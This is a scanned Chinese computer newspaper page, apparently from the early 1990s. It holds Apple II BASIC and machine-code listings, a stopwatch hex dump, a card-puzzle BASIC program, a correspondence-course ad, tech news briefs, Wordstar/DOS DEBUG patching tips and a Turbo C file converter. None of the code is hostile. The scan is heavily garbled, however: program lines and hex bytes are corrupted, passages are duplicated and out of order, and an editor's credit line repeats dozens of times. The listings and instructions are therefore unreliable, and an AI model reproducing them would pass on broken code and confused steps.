190 HOME, HTAB 1, PRINT CH, " ", FOR A=1 TO 3, HTAB 10*A+1, PRINT XY(CH,A), NEXT A, PRINT, INVERSE, PRINT "C",
NORMAL, L=CH+60, GOTO 110
200 IF CH=1 THEN 210
210 AD=2452, ALN=0
220 INPUT "POINT/LINE", PL$(Q), IF PL$(Q)<>" " THEN GOSUB 510, Q=Q+1, GOTO 220
230 PRINT "SAVE THE DATA(Y/N)", GET A$, PRINT A$, IF A$<>"Y" THEN 260
240 INPUT "NAME OF DATA", NAME$, PRINT D$, "OPEN", NAME$, PRINT D$, "WRITE", NAME$, PRINT N$, FOR A=1 TO N%, FOR B=1 TO 3, PRINT XY(A,B), NEXT B, A
250 PRINT Q, " ", FOR A=1 TO Q-1, PRINT PL$(A), NEXT A, PRINT D$, "CLOSE", NAME$
260 POKE 24516, N$, 1, POKE 24517, N$, 4, POKE 24518, N$, 4, POKE 24519, AD=256+INT(AD/256)
270 INPUT "START OF 'D' AND 'E$'", SD$, SR$, X$=0, DT%=0, POKE 3, 123, POKE 64, 29, K%=0
280 X$=FEEL(-16366), IF X%=160 THEN 330
290 IF X%=210 THEN XY=N%-XY+1
300 IF X%=150 THEN DT%=DT%+1
310 IF X%=155 THEN DT%
320 POKE-16366, SR=SR+(-1)*DT%, 3, SD%=SD%+(-1)*DT%+2
330 TP=TP+(PDL(0)-128)*5/(255*5), FP=FP+(PDL(1)-128)*5/(255*5), AI=AD, PRINT G$
340 SI=SI+TP, CI=COS(TP), S2=SIN(FP), C1=COS(FP)
350 FOR A=1 TO N%, X=XY(A,1), Y=XY(A,2), Z=XY(A,3)
360 XB=-X+514+Y*CI
370 YB=-Y+514+X*CI+Z*E2S2
380 ZB=-X*CI+52+Y*SI+Z*E1S2-24*Z+SR
390 SX=X-SD%, XZ=XE/2+140, SY=98-SD%+YE/ZR
400 POKE AI, SX, POKE AI+1, STX$, AI=AI+2, NEXT A, K%=KX+1, YTAB 24, PRINT "PAGE", K%, "XBO=", SR, "D=", SD%
410 POKE 8, AD/256, POKE 7, AD-256+INT(AD/256), FOR: CALL 844, AD=AI
420 IF AD=3740 AND AD<3748 THEN MUSIC 155, 155, 160, 200
430 IF AD=3788 THEN MUSIC 155, 155, 200, 200
440 IF AD=3784 THEN 450
450 GOTO 200
460 PRINT, POKE 24520, AD/256, POKE 24521, AD-256+INT(AD/256), POKE 10, 1, CALL 768
470 LOW=AD-24515, POKE-16368, 0, TEXT: HOME, PRINT "SAVES OR NOT?(Y/N)", GET A$
480 INPUT A$, IF A$<>"Y" THEN END
490 PRINT, INPUT "NAME OF DATA", NAME$, PRINT, PRINT, PRINT, PRINT D$, "SAVE", NAME$, " ", DATA, A$, 6000, U, L0%, CALL 768,
TEXT: HOME, END
500 HOME, VTAB 1, HTAB 3, PRINT "POINT",
HTAB 11, PRINT "X", HTAB 21, PRINT "Y", HTAB 31, PRINT "Z", FOR A=1 TO 40, PRINT "A", NEXT A, POKE 34, 2, RETURN
510 CH=LEN(PL$(Q)), A$=" ", K%=0
520 FOR A=1 TO CH, B$=MD$(PL$(Q), A, 1), IF B$<>">" THEN A$=A$+B$, GOTO 510
530 X%=VAL(A$), A$=" ", POKE AD, X%+2-1, K%=KX+1, AD=AD+1, IF K%=1 THEN
POKE AD-1, FEEL(24)
540 NEXT A, POKE AD, VAL(A$)+2-1, AD=AD+1, ALN=ALN+KX+1, RETURN
550 IF FEEL(221)<3 THEN PRINT G$, PRINT "WRONG", GOTO 460
560 IF SX<=156 OR SY<=255 THEN SR=SR+5, SD%=SD%+5
570 IF SX<=0 OR SY<=0 THEN SR=SR-5, SD%=SD%-5
580 PRINT G$, G$, G$, AI=AD, GOTO 550
500-AD 00 84 06 8C 52 C0 88 360-A4 06 CC 02 60 30 E7 A0
800-84 E4 A0 80 84 08 AC 03 368-00 84 06 30 88 A5 07 A5
310-60E, YTAB 40, A0 20 84 E6 A0 370-0A FD FF 5F 85 07 B0 02
318-01 85 84 20 E2 F3 20 D8 378-C6 08 20 4C 03 C6 E4 A5
328-FF 20 4C 03 84 E4 A9 20 380-0A BD FF 5F 85 07 B0 02
328-24 E5 F0 07 BC 54 C0 06 388-08 18 05 07 85 07 90 02
330-80 06 8C 85 C0 06 E6 388-08 18 05 07 85 07 90 02
340-20 6C 03 A5 08 CD 04 60 390-E6 08 06 B1 07 AA C9 E6
348-DO DF A5 07 CD 05 60 398-0E 07 07 A0 00 4C 57 F4
348-DB 4C E2 FB A0 00 B0 60 3A0-B9 06 06 A8 B1 07 AA C8
350-60 10 08 29 F8 A8 20 93 3A8-B1 07 A8 8A A2 00 4C 3A
358-03 A4 06 20 A0 03 E6 06 3B0-F5
```



新的物体。
3. 数据的输入
①各点的三维坐标，键入一个值后应空格表示这个值输入完毕，然后输入下一个值。如有错误的点，应记下其编号，待全部输入完毕后再加上修改。
②当只键入空格时当前点的当前坐标值等于上个点的对应坐标。
③在输入点坐标后提示 'CHANGE OR NOT?(Y/N)', 'Y' 表示要修改否则不修改；如要修改则提示：'WHICH ONE' 请键入要改的点号于是机器就显示该点的原坐标。在反相显示 'C' 后即可重新输入了。
4. RHO和D值的选取
在输入前应估算一下，在例中RHO=20, D=500
做完以上工作后，机器会计算各点二维屏幕坐标显示并存入内存。这里有五点注意
①在程序中随时改变 RHO和D值，从而使视点接近或远离，可通过键入 'R' 或 'D' 翻转一次变化方向，而键入空格可维持当前 RHO和D值不变。②用游戏棒控制运动方向及角速度。如只有游戏杆就无法实现角速度的变化，而且只有八个方向。
3. 当前页的数据取完后会 '嘟' 一声表示可以调整各参数。
4. ESC退出制作。
5. 出错后自动保护数据。
退出制作后一一回答提示可将数据存盘，注意 POKE792, 20加快显示速度。
该程序的缺点：
①多个物体的相对位置无法改变。
②考虑到生成数据的速度没有消除。
③不能运算无穷远点和全屏地表现飞行。 文发 李文军

个新的物体。
3. 数据的输入
①各点的三维坐标，键入一个值后应空格表示这个值输入完毕，然后输入下一个值。如有错误的点，应记下其编号，待全部输入完毕后再加上修改。
②当只键入空格时当前点的当前坐标值等于上个点的对应坐标。
③在输入点坐标后提示 'CHANGE OR NOT?(Y/N)', 'Y' 表示要修改否则不修改；如要修改则提示：'WHICH ONE' 请键入要改的点号于是机器就显示该点的原坐标。在反相显示 'C' 后即可重新输入了。
4. RHO和D值的选取
在输入前应估算一下，在例中RHO=20, D=500
做完以上工作后，机器会计算各点二维屏幕坐标显示并存入内存。这里有五点注意
①在程序中随时改变 RHO和D值，从而使视点接近或远离，可通过键入 'R' 或 'D' 翻转一次变化方向，而键入空格可维持当前 RHO和D值不变。②用游戏棒控制运动方向及角速度。如只有游戏杆就无法实现角速度的变化，而且只有八个方向。
3. 当前页的数据取完后会 '嘟' 一声表示可以调整各参数。
4. ESC退出制作。
5. 出错后自动保护数据。
退出制作后一一回答提示可将数据存盘，注意 POKE792, 20加快显示速度。
该程序的缺点：
①多个物体的相对位置无法改变。
②考虑到生成数据的速度没有消除。
③不能运算无穷远点和全屏地表现飞行。 文发 李文军

该表程序用汇编语言写成，装入内存首地址为 \$7FF0 程序及工作区占用内存从 \$7FF0 到 \$8026 共 246 个单元。(中间有几个空单元未用)。装入后若在小汇编状态提示将键入 \$7FF0C，若在监控状态下键入 7FF0C，即可运行。在 BASIC 状态下则可用 CALL 32752 语句把它当作程序调用。
该表计时范围在 0.1 秒到 1 小时之间(到一小时自动复零)。误差为 ±0.1 秒。运行中若按连按 Y 键则分段显示从开始运行到每次按 Y 键之间的时间；若按 Q 键则退出；按空格键则暂停；再按 Y 键又继续。
该表可显示 24 个时间，可用于教学实验或体育比赛计时，相当方便。
黑龙江 宋亮文

电子秒表程序：
7FF0-20 2F FB 20 58 FC 4C 17
7FFB-80 EE E6 07 4C 28 80 EE
8000-E4 07 4C 28 80 EE E3 07
8008-44 28 80 EE E1 07 4C 28
8010-80 EE E0 07 4C 28 80 A9
8018-30 8D E8 07 8D E4 07 8D
8020-E3 07 8D E1 07 8D 07
8028-A0 02 A2 BC CA D0 FD 88
8030-D0 F8 A9 C5 20 A8 FC AD
8038-00 C0 2C 00 C0 30 3C AD
8040-E6 07 49 39 D0 B3 A9 30
8048-8D E6 07 AD E4 07 49 39
8050-D0 AD A9 30 8D E4 07 AD
8058-E3 07 49 35 D0 A7 A9 30
8060-8D E3 07 AD E1 07 49 39
8068-D0 A1 A9 30 8D E1 07 AD
8070-E0 07 49 35 D0 9B A9 30
8078-8D E0 07 AD 00 C0 C9 D1
8080-P0 0A AD 00 C0 C9 D9 F0
8088-04 4C 7B 80 60 48 08 2C
8090-10 C0 AD E0 07 8D E0 80
8098-AD E1 07 8D E1 80 AD E3
80A0-E0 07 8D E3 80 AD E4 07 8D
80A8-E4 80 AD E5 07 8D E6 80
80B0-20 70 FC-AD E0 8D E0
80B8-07 AD E1 8D E0 E1 07 AD
80C0-E3 80 8D E3 07 AD E4 80
80C8-8D E4 07 AD E6 8D E6
80D0-07 28 68 4C 28 80 00 00

模拟人工法巧解一道扑克牌趣题

一位朋友曾给我出了一个有趣的扑克牌游戏，把 A、2、3、4、5、6、7、8、9、10、J、Q、K 十三张扑克牌按一定顺序叠好。从一面开始，先拿一张放到后面，再取出一张是 A；再拿一张放到后面，再取出一张是 2；依此类推，直到最后剩下的一张是 K。在此，我把它编成一个 BASIC 程序，同时介绍一种编程的有力手段——模拟人工法。

3. 160-190 句是为了美观而设置的，可删去不要。
本程序精简干练，结构清晰，初学者亦可看懂。而且，本程序的运行时间很短，若用搜索与判断的方法，将使程序过于冗长而且执行速度很慢。由此可见模拟人工法确有别的方法忘尘莫及的一面。
模拟人工法是一种很方便又容易掌握的编程方法。它是以“现实”为基础，又不拘于“现实”，而任思维随着现实发展，切实掌握这种方法，对于提高我们的编程能力，是有很大意义的。
广西 唐昶

```
10 DIM A(13), B(13), C(13)
20 FOR I=1 TO 13
30 A(I)=I
40 NEXT I
50 FOR I=1 TO 13
60 T=A(I), B(J)=A(2)
70 FOR K=1 TO 12-J
80 A(K)=A(K+2)
90 NEXT K
100 A(K)=T
110 NEXT J
120 FOR L=1 TO 13
130 C(B(L))=L
140 NEXT L
150 FOR M=1 TO 13
160 IF C(M)=1 THEN PRINT "A", " ", GO TO 210
170 IF C(M)=11 THEN PRINT "J", " ", GO TO 210
180 IF C(M)=12 THEN PRINT "Q", " ", GO TO 210
190 IF C(M)=13 THEN PRINT "K", " ", GO TO 210
200 PRINT C(M), " "
210 NEXT M
220 END
```


软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘锦雄 副主编：唐敏
国内统一刊号：CN51-0108 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

成都科技大学成人教育学院《软件报》社联合招收计算机技术函授班学员

应部份读者的要求和当前社会对计算机人才的需要，成都科技大学成人教育学院同《软件报》社决定联合举办计算机技术函授班，对要求提高计算机技术水平，学习计算机的基本知识和操作使用技能的人员提供学习的机会。本班由成都科技大学有丰富教学经验的教师担任函授的教学工作，对学员的作业、读物将一一批阅，学员在学习期间经考试合格者，将由成都科技大学成人教育学院发给结业证。学员提出的带有共通性的问题，将由授课教师撰写，在《软件报》上刊登。教师还将协助学员解决学习上、计算机应用上遇到的困难。

一、招收对象：面向全国招生，凡具有初中以上文化程度并在在职和待业人员，在校师生及部队官兵均可报名参加学习。

二、学制：半年

三、班别及课程

1. 水平考试班：目的在于帮助学员提高知识，增强考试能力。

▲基于图形的联想多媒体系统在广西推出 广西计算机中心开发的“基于图形的联想多媒体系统 GBH”日前在京通过了专家的鉴定。GBH采用世界上流行的超媒体技术，按人脑的联想思维方式存贮、管理、浏览各种媒体信息，不但保留了信息的自然面目，而且充分表现信息之间的关系。信息的组织、浏览方法完全由用户决定，使用户感到自由灵活，更符合习惯和需要。

GBH增加了信息之间的分布关系，以网状关系图分布关系图描述信息之间关系，不仅可以用图片、文字、声音、表格、可执行程序描述，还可以用一张网状图和张分布图形成一立体信息网，并且可以随意进行联想式、跳跃式浏览及模糊查询。

该系统可广泛应用于各种分类信息管理、分布信息管理、新闻、旅游、商业、教学和电子信息等各个领域。

▲娄底地区工行系统计划实现联网 92年12月，工商银行湖南娄底地区六个城市支行的计划部门统计微机四联联网全部开通，从而实现了计划统计工作的电子化。

工行系统统计微机四联联网，即总行、省行、地行及县市支行四联计划部门的统计工作的微机联网。它将微机并人邮电局的用电报网，用电报方式实现数据的传递。联网软件用中科院和中国工商银行共同开发的 PC-TELEX 通讯软件，硬件配置为 33 兆主频 386 微机一块 PC-TELEX 通讯板，县市支行与地行级的联网，是将微机并接到邮电局电话线路，通过电话线路的切换实现数据的传递。其联网软件是上海钢铁厂开发的远程数据通讯软件 XTCOM，硬件配置一台 25 兆主频 386 机外加一台国光 EX2400 调制解调器 (MODEM)

▲最新财会软件 (本报北京讯) 北京安易电脑会计公司日前在京推出适应 93 年即将实施的《会计准则》和《企业财务通则》的最新版本财会软件。它包括单机用户版及网络版，并分为国内单位会计系统、新版外贸单位会计系统、新版三资企业会计系统。

课程：数据结构、PASCAL 程序设计，计算机原理，水平考试题解。

2. 教师进修班：对中小学、中技、中专和职业中等学校的计算机任课教师围绕教学大纲进行培训提高。

课程：微机原理、操作系统、程序设计 (PASCAL)、数据库应用技术。

3. 实用技术班：着重提高计算机技术应用人员的实际工作能力。

课程：实用 DOS 技术、Novell 及 3+1 以太网的安装及运行的管理、数据库应用技术。

4. 初级技术班：对计算机知识的初学者进行系统速成学习。

课程：实用 DOS 技术、汉字输入、微机原理简介、常用工具软件的使用。

四、教学方式

寄发教材，在《软件报》上开课“函授”

讲学，学员通过《软件报》及所收到的教材进行自学，有问题向《软件报》社或任课教师提出，凡带共性问题，在报上解答，个别问题由任课教师负责，期末开卷考试。

如学员有面授要求，将人数多少，再行通知面授的时间、地点、课程及面授的收费。

五、学费：每班每期收费 180 元 (含教材及信资费)。

汇款通过邮局汇寄，一次交清，事后既不办理退款手续。

收款：委托成都微电脑应用协会负责收款，汇款成都科技大学机械系办公室陈敏同志收。邮编：610065。请在汇款单附言栏写明所学专业、姓名、通信地址、邮编。收款后，即寄给收据、入学通知书。

六、报名：即日起至 93 年 2 月止。

七、毕业证书：凡在学习期内各门课程考试合格者，由成都科技大学成人教育学院发给结业证书，记录学习成绩，供用人单位考核、任用、评定职称、岗位转移等参考。

成都科技大学成人教育学院

《软件报》高洪彬

别问题由任课教师负责，期末开卷考试。

如学员有面授要求，将人数多少，再行通知面授的时间、地点、课程及面授的收费。

五、学费：每班每期收费 180 元 (含教材及信资费)。

汇款通过邮局汇寄，一次交清，事后既不办理退款手续。

收款：委托成都微电脑应用协会负责收款，汇款成都科技大学机械系办公室陈敏同志收。邮编：610065。请在汇款单附言栏写明所学专业、姓名、通信地址、邮编。收款后，即寄给收据、入学通知书。

六、报名：即日起至 93 年 2 月止。

七、毕业证书：凡在学习期内各门课程考试合格者，由成都科技大学成人教育学院发给结业证书，记录学习成绩，供用人单位考核、任用、评定职称、岗位转移等参考。

成都科技大学成人教育学院

《软件报》高洪彬

▲上海研制成功磁盘语音卡 上海交通大学联合宁波迅通电子有限公司设计、开发了一种国内首创的高科技电子产品——JNY1 型磁盘语音卡。利用该卡可制作各种有声电脑教学软件，还能增加青少年学习计算机的兴趣，是一项很有应用价值的技术。

▲上海南京路商业企业正在建设商业电脑管理系统 迄今南京路各商店已拥有各种电脑 373 台，收银机 120 台，其中 92 年南京路商业系统在使用电脑管理方面的总投资已达 1030 万元。目前南京路各商业、企业已经在根据各自不同的零售商品特点，发展商业电脑。有的商店在实现了前后台联网后，使商品信息流为商店准确、及时组织进货和保持有效库存量提供了依据，商店差错明显下降，声誉大提高。

此举已被看作是上海商业系统努力引进先进科学管理、积极与国际大商业接轨的象征。(编)

▲紫光公司推出工作站系列产品 (本报北京讯) 清华大学紫光自动化设备公司日前推出 APTI 工作站系列产品，它同国际闻名的 SUN/4 工作站完全兼容。它具有容量大、图形图像处理功能强、处理速度快、联网灵活等特点，可广泛应用于处理二、三维图形，三维实体设计及结构分析以及 CAD/CAM、数据库、网络服务等多种领域。

▲最新财会软件 (本报北京讯) 北京安易电脑会计公司日前在京推出适应 93 年即将实施的《会计准则》和《企业财务通则》的最新版本财会软件。它包括单机用户版及网络版，并分为国内单位会计系统、新版外贸单位会计系统、新版三资企业会计系统。

▲基于图形的联想多媒体系统在广西推出 广西计算机中心开发的“基于图形的联想多媒体系统 GBH”日前在京通过了专家的鉴定。GBH采用世界上流行的超媒体技术，按人脑的联想思维方式存贮、管理、浏览各种媒体信息，不但保留了信息的自然面目，而且充分表现信息之间的关系。信息的组织、浏览方法完全由用户决定，使用户感到自由灵活，更符合习惯和需要。

GBH增加了信息之间的分布关系，以网状关系图分布关系图描述信息之间关系，不仅可以用图片、文字、声音、表格、可执行程序描述，还可以用一张网状图和张分布图形成一立体信息网，并且可以随意进行联想式、跳跃式浏览及模糊查询。

该系统可广泛应用于各种分类信息管理、分布信息管理、新闻、旅游、商业、教学和电子信息等各个领域。

▲娄底地区工行系统计划实现联网 92年12月，工商银行湖南娄底地区六个城市支行的计划部门统计微机四联联网全部开通，从而实现了计划统计工作的电子化。

工行系统统计微机四联联网，即总行、省行、地行及县市支行四联计划部门的统计工作的微机联网。它将微机并人邮电局的用电报网，用电报方式实现数据的传递。联网软件用中科院和中国工商银行共同开发的 PC-TELEX 通讯软件，硬件配置为 33 兆主频 386 微机一块 PC-TELEX 通讯板，县市支行与地行级的联网，是将微机并接到邮电局电话线路，通过电话线路的切换实现数据的传递。其联网软件是上海钢铁厂开发的远程数据通讯软件 XTCOM，硬件配置一台 25 兆主频 386 机外加一台国光 EX2400 调制解调器 (MODEM)

软件报再次公开发行一周年了。一年来，软件报锐意进取，勇攀高峰，稿源丰、读者众，展现出无穷的活力和勃勃生机，已经成长为电脑刊物大花园中的一朵娇嫩的鲜花。

软件报再次公开发行后，更好地贯彻了“普及计算机知识、交流计算机技术、培养软件人才、发展软件产业”的办报宗旨，使报纸办得更贴近于作者、贴近于读者，成为宣传国家软件产业方针政策的重要喉舌，为促进我国计算机技术不断发展的推进器，同时，也成为广大计算机爱好者最为喜爱的电脑刊物之一。

明确的办报宗旨，端正的报风，是软件报成功的关键。正当国内不少刊物盛行人情、关系稿的今天，软件报却始终不渝地坚持以质定取舍的选稿原则，用科学的态度去对待科学的事业，只要文章阐述的问题有价值、有新意，无论是老作者还是第一次投稿的新作者，都享有均等的录用机会，无论是需要连载的长篇论著，还是那点滴技巧和经验，都有机会登上软件报的大雅之堂。一视同仁，不分贵贱是所

有软件报作者的共同心愿。

一流的服务、无限的热情，真正把读者视为“上帝”是软件报成功的又一关键。先让读者免费索取几份报纸订阅，然后再次决定订不订报和

补寄因邮局的原因而未收到的报纸等特殊的服务内容，赢得了广大读者的关心。积极采纳读者提出的合理化建议，千方百计的为读者排忧解难，专门为读者提出的难题解答，使读者、作者和编者之间建起了一个十分友好和谐的共同体。

编者始终不能忘记，撰写“小型生产管理程序”，因文章太长，被改为以软件交流形式发表时的那份征求意见信，也始终不能忘记，收到读者来信时的喜悦心情。无可挑剔的服务质量，满腔热情的服务态度，让众多的读者打心眼儿起敬。

一流的质量，丰富的内容，令新读者相见恨晚，令老读者爱不释手。从可编程器、单片机、袖珍机到高档微机，从仅有一条语句的程序到大型网络系统，从软件产业的方针政策到国内外微机信息，从广交朋友、互通有无到软件交流，从读者论坛到软件介绍，从读者那短小精悍的“寸草集”，为不同层次的读者提供了一份取之不尽的知识宝库。有多少初学者用软件报这把金钥匙打开了进入计算机知识领域的门；有多少有意进取的强者借助于软件报走上了成功之路；谁也不曾统计，软件报到底为社会带来了多少经济效益；更无法估量，然而，阅读过软件报的人会觉得“功不可没”。

在再次公开发行一周年之际，作为软件报的一名老读者，满腔的激情，再不可遏，我为软件报呐喊，呼唤更多的读者留意，我殷切的期望，软件报宗旨发扬光大，我衷心的祝福，为软件报繁荣的所有人员新年愉快，身体健康。

山东 李可强

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

李可强责任编辑 04号

软件报再次公开发行一周年

软件报再次公开发行一周年

软件报再次公开发行一周年

软件报再次公开发行一周年

软件报再次公开发行一周年

软件交流

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

名字：2.13H 用 CC25 显示

首先新版本 Wordstar 不能编辑其它目录下的文件,其次中英文 Wordstar 不兼容,用错了屏幕显示就会混乱,还有它的覆盖文件不能,用 PATH 命令指定路径,从而出现许多目录,这些缺陷都可以通过巧用 DOS 命令来解决。

一、编辑其它目录下的文件
初次使用 Wordstar 的人都会发现,编辑那个目录下的文件必须进入那个子目录,使用起来很不方便, DOS 的 SUBSET 命令可以解决这个问题。

在 CONFIG.SYS 中加入命令:
LASTDRIVE = Z
在 AUTOEXEC.

路径,否则会把使用者搞乱。

三、中英文 Wordstar 的通用

中英文 Wordstar 的主驱动程序均叫做 WSCOM,覆盖文件 WSM5G.SG, OVR, WSOVLY1.OVR 也都同名,这使得它们水火不相容,不能放在一起,使用英文状态下不能使用英文 Wordstar,反过来也不行,都会把显示屏幕搞乱,这里介绍一种方法,可以把它们放在一起,而且无论当前显示状态是中文还是英文,打入 WS 均可以启动 Wordstar 让程序自己判断应该运行中文 Wordstar 还是英文 Wordstar。

把英文 WS.COM 改名为 WSE.COM,中文 WS.COM 改为 WSC.

巧用 Wordstar

BAT 中加入一组命令, SUBST 查将目录

重新启动系统后,设置的目录路径就变成了设置的磁盘,Wordstar 可以编辑其它盘上的文件,26 个字母可以任意使用来定义 26 个磁盘,一般来说是够用的,当然要避开已有的磁盘名。

如果忘了所设置的盘名及路径,可以打入 SUBST 不带任何参数来显示查看。

一、指定覆盖文件的路径
覆盖文件的路径尽管不能用 PATH 命令指定, APPEND 命令却可以解决这个问题,例如:如果 Wordstar 在 C:\DOS 目录下,执行下面两条命令后,Wordstar 可以在任一目录下使用。

```
PATH C:\DOS
APPEND C:\DOS
注意此时 C:\DOS 下的任一文件都可以在任一路径下打开,例如:如果在文件 C:\DOS\AAA.DAT,打入命令 TYPE C:\AAA.DAT 或 TYPE C:\ZXH\AAA.DAT 均可查看此文件,这种情况可能会使人惊慌失措,不过不用紧张,这是 APPEND 命令在帮助你。
```

同上一样, APPEND 命令不加参数可以用来查看已经添加的路径,建议不要用 APPEND 命令添加太多的

COM, 相应的覆盖文件也分别改为 WSM5G.SG, OVE, WSOVLY1.OVE 及 WSM5G.SG, OVC, WSOVLY1.OVC, 然后用 DEBUG 的 S 命令找出有关这两个文件名的部分并改成新名称。

汉字显示使用的是图形方式,英文显示用的是字符方式,知道这一点,可以编一个程序 WSCOM.COM 返回到图形显示方式,由此处理命令 WS.BAT 来判断应该执行哪一个, WSCOM.COM 的形成方式及 WS.BAT 分那个 1% 是为了使 WS 能够直接进入编辑文件的状态。

打字人 WS 就可以运行 Wordstar 了,无须知道当前显示状态是中文还是英文,例如:

四、具体做法

按第三节的方式在 C:\DOS 下建中文字 Wordstar 六个文件 WS.BAT, WSCOM.COM, WSE.COM, WSC.COM, WSM5G.SG, WSOVLY1.OVE, WSM5G.SG, OCC, WSOVLY1.OCC

按 5.1 建立 A:U:TOEXEC.BAT,按 5.2 建立 CONFIG.SYS,按 5.4 建立 WSCOM.COM,按 5.5 建立 WS.BAT,重新启动系统后就可以使用 Wordstar。

启动 Wordstar 只要打入 WS 就行了,无须知道当前显示状态是中文还是英文,例如:

五、命令清单

```
5.1 AUTOEXEC> BAT
C> MDLN C:\AUTOEXEC.BAT
New file
+1
1,*@ECHO OFF
2,*PATH C:\,C:\DOS
3,*APPEND C,\OVR
4,*SUBST U,C:\NDP56
5,*SUBST M,C:\
6,*ECHO ON
7,*C
**
5.2 CONFIG.SYS
C> MDLN C:\CONFIG.SYS
New file
+1
1,*FILES=20
2,*BUFFERS=25
3,*LASTDRIVE=Z
4,*C
**
5.3 修改 WSE.COM, WSC.COM 的修改也可以类推
C> DEBUG C:\DOS
\WSE.COM
-R CX
CX 5840
-
-S100 5880 "OVR"
2CBE,48F9
2CBE,041F
-E1F7 "OVR"
-E1F7 "OVR"
-E111 "OVR"
-W
Writing 5880 bytes
-Q
5.4 形成 WSCOM.COM
C> DEBUG C:\DOS
\WSCOM.COM
File not found
-A 100
2CA8,0100 MOV AX,0040
2CA8,0100 MOV ES,AX
2CA8,0100 MOV AL,[0049]
2CA8,0108 MOV AH,3C
2CA8,010A INT 21
2CA8,010C
CX 0000
-D
-W
Writing 000D bytes
-Q
5.5 WS.BAT
C> MDLN C:\DOS\WS.BAT
New file
+1
1,*@ECHO OFF
2,*WSCOM
3,*IF ERRORLEVEL 7
GOTO WSE
4,*IF ERRORLEVEL 6
GOTO WSC
6,*C:\DOS\WSE %1
7,GOTO END
8,*WSC
9,*C:\DOS\WSC
10,*GOTO END
11,*END
12,*ECHO ON
13,*C
**
```

现在使用的许多软件和程序,在 CCDOS 汉字操作系统下都能支持汉字提示,这无疑问给用户带来了很大方便。可有时为了节省内存空间或者提高程序的运行速度,常常想在西文字符方式下运行这些程序,而在西文字符方式下运行时就会发现原来的中文提示反而变成了无法识别的怪字,使用户无法继续按提示进行操作,也有的软件同时使用中、西文两套提示来弥补这些不足,但同样还会因为屏幕出现许多怪字使得很不协调。

CC-BIOS 中的显示器控制块 (10H 类中断程序块) 中的 15(0F) 号功能块是取当前的显示方式,调用时返回的信息有当前的显示方式号,在该方式下每行的字符数及当前页数,其中 AL 中存放的是当前显示方式号(见下表):

返回值 显示方式
00H 40×25黑白字符,彩色卡
01H 40×25彩色字符
02H 80×25黑白字符
03H 80×25彩色字符
04H 320×200 4色图形
05H 320×200 4色图形 (color burst off)
06H 640×200 2色图形
07H 单色字符显示卡
08H 160×200 16色图形(pcf)
09H 320×200 16色图形(pcf)
0AH 640×200 4色图形(pcf)
0DH 320×200 16色图形(EGA)
0EH 640×200 16色图形(EGA)
0FH 640×350 单色图形(EGA)
10H 640×350 4或16色图形(EGA)

(取决可用的 RAM)
由上表可以看出当返回值等于 00H、01H、02H、03H 和 07H 时为字符方式,其它均为图形方式,都能显示汉字,因此利用这一返回值就可确定当前的显示方式,根据不同的显示方式分别给出中、西文提示信息,从而增加了提示信息的自适应性。

下面是用 C(Turbo C 1.5) 语言编写的一个将 WS 文件转换成标准文本文件程序,其中的提示信息也采用了这一处理方式,当程序在中文方式(图形方式)下运行时,提示信息为汉字,当程序在西文字符方式下运行时,提示则自动转为英文。

河北 刘利智

提高“提示信息”的自适应性

```
/* Turbo C 1.5 .date,1992.06 */
#include <stdio.h>
main()
{FILE *fp1,*fp2,*fopen();
char c,d=0x0d,a=0x0a,m0[12],m0e[12];
printf("(mode = 0)?" Enter source file
name:","指定要转换的文件名:");
scanf("%s",m0);
if((fp1=fopen(m0,"r"))==NULL){
printf("(mode = 0)?" File does not exist.,"
文件不存在:");
exit(1);
}
printf("(mode = 0)?" Enter save file name:","
指定要保存的文件名:");
if((fp2=fopen(m0e,"w"))==NULL){
printf("(mode = 0)?" Can't create file.
\n","不能建立此文件.\n");
exit(2);
}
else
while((c=getc(fp1))!=EOF)
if((c==(char)0x0d) || (c==(char)0x0a)) {
c=getc(fp1);putc(d,fp2);putc(a,fp2);
else
putc(c,fp2);
fclose(fp1);
fclose(fp2);
}
mode()
{int y;
-AH=0x0F; ___int____(0x10) rY=AL;
if((y<=4) || (y==7))return(9);
else
return(1);
}
/* 本程序在 COMPAQ 386/200 机上调试通过 */
```

让 2.13 汉字系统为无硬盘的 PC 机留更多的内存

无硬盘的 PC 机运行 2.13H 汉字系统只能使用 FILE2.COM 将当前盘上的汉字库全部读入驻留内存,这样就占用了相当大的内存空间,汉字系统进去后,就无法运行大型的软件。(特别是只配有 512K 内存的 PC 机)

2.13H 中的 FILE0A.COM, FILE1A.COM 可以将汉字驻留和只驻留一版字库在内存,但它们只读硬盘上的汉字库,只要将它们改为读软盘就可以为无硬盘的 PC 机留出相当可观的内存空间,在汉字

系统下就可以运行大型的软件了。
将 FILE0A.COM 和 FILE1A.COM 改为读 B 盘上的汉字库,具体做法如下:
B>DEBUG FILE0A.COM
-A 109
MOV DX, 0001
MOV DI, 0134
-E 1E0 02
-W
-Q
改为读 A 盘只将 0001 改成 0000, 01 改成 00, 02 改成 01 即可。
四川 易明
本版责任编辑 07 号

